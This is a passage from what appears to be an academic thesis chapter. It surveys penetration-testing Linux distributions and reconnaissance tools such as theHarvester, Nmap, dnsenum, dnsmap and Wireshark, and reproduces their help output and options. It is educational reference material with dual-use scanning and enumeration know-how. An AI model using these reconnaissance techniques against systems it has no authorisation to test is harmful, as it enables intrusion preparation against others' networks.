


Figure 3.2: Kali Linux menu

3.1.2 BackBox

The Backbox is a free, open-source and Ubuntu-based Linux distribution aimed at assisting ethical hacker and penetration testers in security assessments. Backbox OS is designed with the objective of being faster, easily operable and having a minimal desktop environment. The main advantage of BackBox OS is that its own software repositories are updated at regular intervals to keep the distribution up to date. ^[35,36]




Figure 3.3: BackBox main screen

It consists of more than 70 most used security and analysis Linux tools, aiming for a wide spread of goals, ranging from Web analysis and network analysis to stress testing, sniffing, vulnerability assessment, forensics and exploitation. ^[35,36]




Figure 3.4: BackBox main menu

Another important key feature is that the BackBox is one of the first platform supporting the cloud for penetration testing. ^[35,36]

Some of the tools that contained in the BackBox are ^[35]:

- Metasploit
- Armitage

- Nmap
- OpenVAS
- W3af
- Ettercap
- Wireshark
- Kismet
- Aircrack
- John The Ripper

3.1.3 GnackTrack

GnackTrack is a Linux distribution based on Ubuntu which include lots of utilities for penetration testing. It has GUI (Graphical User Interface) based on GNOME desktop for easy interfacing. The GnackTrack support 32-bit and 64-bit hardware platforms for installation.

Default applications include the Chromium, Firefox, Opera web browsers, Gedit text editor, FileZilla file transfer client, Wireshark and Zenmap network scanners, as well as the XChat IRC client.

The GnackTrack OS inspired by Backtrack (which is now the Kali Linux) and the most useful choice for amateurs to learn and research penetration testing. ^[37,38]

3.1.4 NodeZero

NodeZero is ubuntu based Linux distribution for penetration testing which make use of Ubuntu repositories for Updates. It consists of more than 300 penetration testing tools as well as a set of basic services that are required for carrying out all sorts of operations. Also, the NodeZero offer THC IPV6 Attack toolkit which include tools like

- Alive6
- Detect-new-ip6
- Dnsdict6
- Dos-new-ip6
- Fake-advertise6
- Fake-mipv6
- Fake-mld6
- Fake-router6

NodeZero is available for download as a dual-arch live DVD ISO image, and can be run on 32-bit and 64-bit architectures. ^[39]

3.2 Information Gathering Tools

3.2.1 theHarvester

theHarvester is a very simple tool that designed to be used in the early stages of penetration testing in order to understand the Customer footprint on the Internet. The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources liked search engines (Google, Bing, LinkedIn, etc.), PGP key servers and SHODAN computer database. ^[40,41]




Figure 3.5: The harvester tool on Kali Linux




Figure 3.6: The main options on theHarvester tool

3.2.2 Fping

Fping is a small command line tool that is used to send ICMP(Internet Control Message Protocol) echo request to the network hosts. It is similar to ping but much higher performing when pinging multiple hosts. The difference from the simple ping is that the fping can define any number of hosts on the command line or specify a file with the list of IP addresses or host to ping. [42]




Figure 3.7: The Fping tool on Kali Linux




Figure 3.8: The options of Fping tool

3.2.3 Nmap

The is the most useful and most important tool for a penetration tester in the Gathering Information phase. The Nmap, also called Network Mapper, is a free and open-source network scanner which is used to discover hosts and services on computer network. More specifically the Nmap uses raw IP packets in order to determine what hosts are up on the network, what services (application name and version) on these hosts are supported, what operating system (OS version) they are running and many other functionalities. The Nmap was designed to scan large network with many hosts but it also works against single host. Nmap is available for all operating systems Linux, Windows and Mac OS X. The Nmap suite offer in the users a graphical version which named Zenmap. The Zenmap have the same functionalities with the Nmap the only difference is that offer Graphical interface which make it easy for beginners to use it. [43,44,45,46]




Figure 3.9: The Nmap tool on Kali Linux

```
> Executing "nmap"
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ... >: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

Figure 3.10: Examples of Nmap execution

The most well-known functionalities of this tool are the below:

- Host discover:

```
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ... >: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 3.11: Nmap options for Host discovery

- Port Scanning

```
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
```

Figure 3.12: Nmap options for Port scanning

- Version Detection

```
SERVICE/VERSION DETECTION:
-sV: Probe open ports to determine service/version info
--version-intensity <level>: Set from 0 (light) to 9 (try all probes)
--version-light: Limit to most likely probes (intensity 2)
--version-all: Try every single probe (intensity 9)
--version-trace: Show detailed version scan activity (for debugging)
```

Figure 3.13: Nmap options for Version detection

- OS detection

```
OS DETECTION:
-O: Enable OS detection
--osscan-limit: Limit OS detection to promising targets
--osscan-guess: Guess OS more aggressively
```

Figure 3.14: Nmap options for OS detection

- Scriptable interaction

```
SCRIPT SCAN:
-sC: equivalent to --script=default
--script=<Lua scripts>: <Lua scripts> is a comma separated list of
directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2, ...]>: provide arguments to scripts
--script-args-file=filename: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
<Lua scripts> is a comma-separated list of script-files or
script-categories.
```

Figure 3.15: Nmap options for script scanning

3.2.4 Dnsenum

Dnsenum is a multithreaded perl script for DNS enumeration, which is the process of locating all DNS server and DNS entries for an organization. The program currently performs the following operations ^[47,48]:

- Get the host's addresses (A record)
- Get the nameservers (threaded).
- Get the MX record (threaded).
- Perform AXFR queries on name servers (threaded)
- Get extra names and subdomains via google scraping (google query = "allinurl: -www site:domain").
- Brute force subdomains from file, can also perform recursion on subdomain that have NS records (all threaded).
- Calculate C class domain network ranges and perform whois queries on them (threaded).
- Perform reverse lookups on netrangles (C class or/and whois netrangles) (threaded).
- Write to domain_ips.txt file ip-blocks.




Figure 3.16: Dnsenum tool on the Kali Linux

The usage of the tool is:

`dnsemu.pl [options] <domain>`

Options could be the following:

Table 3.1: Available options for Dnsenum tool	
Parameter	Description
<code>--private</code>	Show and save private IPs at the end of the file <code>domain_ips.txt</code>
<code>--subfile <file></code>	Write all the valid subdomains to this file
<code>--threads <value></code>	The number of threads that will perform different queries
<code>-p,--pages <value></code>	The number of Google Search pages to process when scraping names, the default value is 20 pages. If the <code>-p,--pages</code> option is used then the <code>-s</code> switch must be specified.
<code>-s,--scrap <value></code>	The maximum number of subdomains that will be scraped from Google
<code>-f,--file <file></code>	Read subdomains from this file to perform brute force.




Figure 3.17: Dnsenum tool options

3.2.5 Dnsmap

Another tool that used by a penetration tester in order to gathering information is the **dnsmap**. DNSmap is a passive network mapper, also called a sub domain brute force tool. The Dnsmap tool uses the subdomain brute-forcing which is another technique that is used from penetration testers in the enumeration phase. This technique is especially useful to performed when other domain enumeration techniques are not worked. [49,50]




Figure 3.18: Dnsmap tool on Kali Linux

Dnsmap uses the primary domain that the penetration tester provides as target and then brute force all the sub domains by using:

- a dictionary file that comes with this tool
- a word list file that defined in the command line.

```

> Executing "dnsmap"
dnsmap 0.35 - DNS Network Mapper

usage: dnsmap <target-domain> [options]

options:
-w <wordlist-file>
-r <regular-results-file>
-c <csv-results-file>
-d <delay-millisecs>
-i <ips-to-ignore> (useful if you're obtaining false positives)

e.g.:
dnsmap example.com
dnsmap example.com -w yourwordlist.txt -r /tmp/domainbf_results.txt
dnsmap example.com -r /tmp/ -d 3000
dnsmap example.com -r ./domainbf_results.txt

```

Figure 3.19: Dnsmap tool options and examples

3.2.6 Wireshark

Wireshark is most well-known network protocol analyzer in the world. It is used for network troubleshooting, analysis, software and communications protocol development, and education. The Wireshark is available for all the operating systems (Linux, Windows , MacOS etc). The Wireshark allow the user to put network interface controllers (network adapter) into promiscuous mode (monitor mode) so they can capture all the traffic visible on that interface including unicast traffic not sent to that network interface controller’s MAC address. ^[51]




Figure 3.20: Wireshark main screen

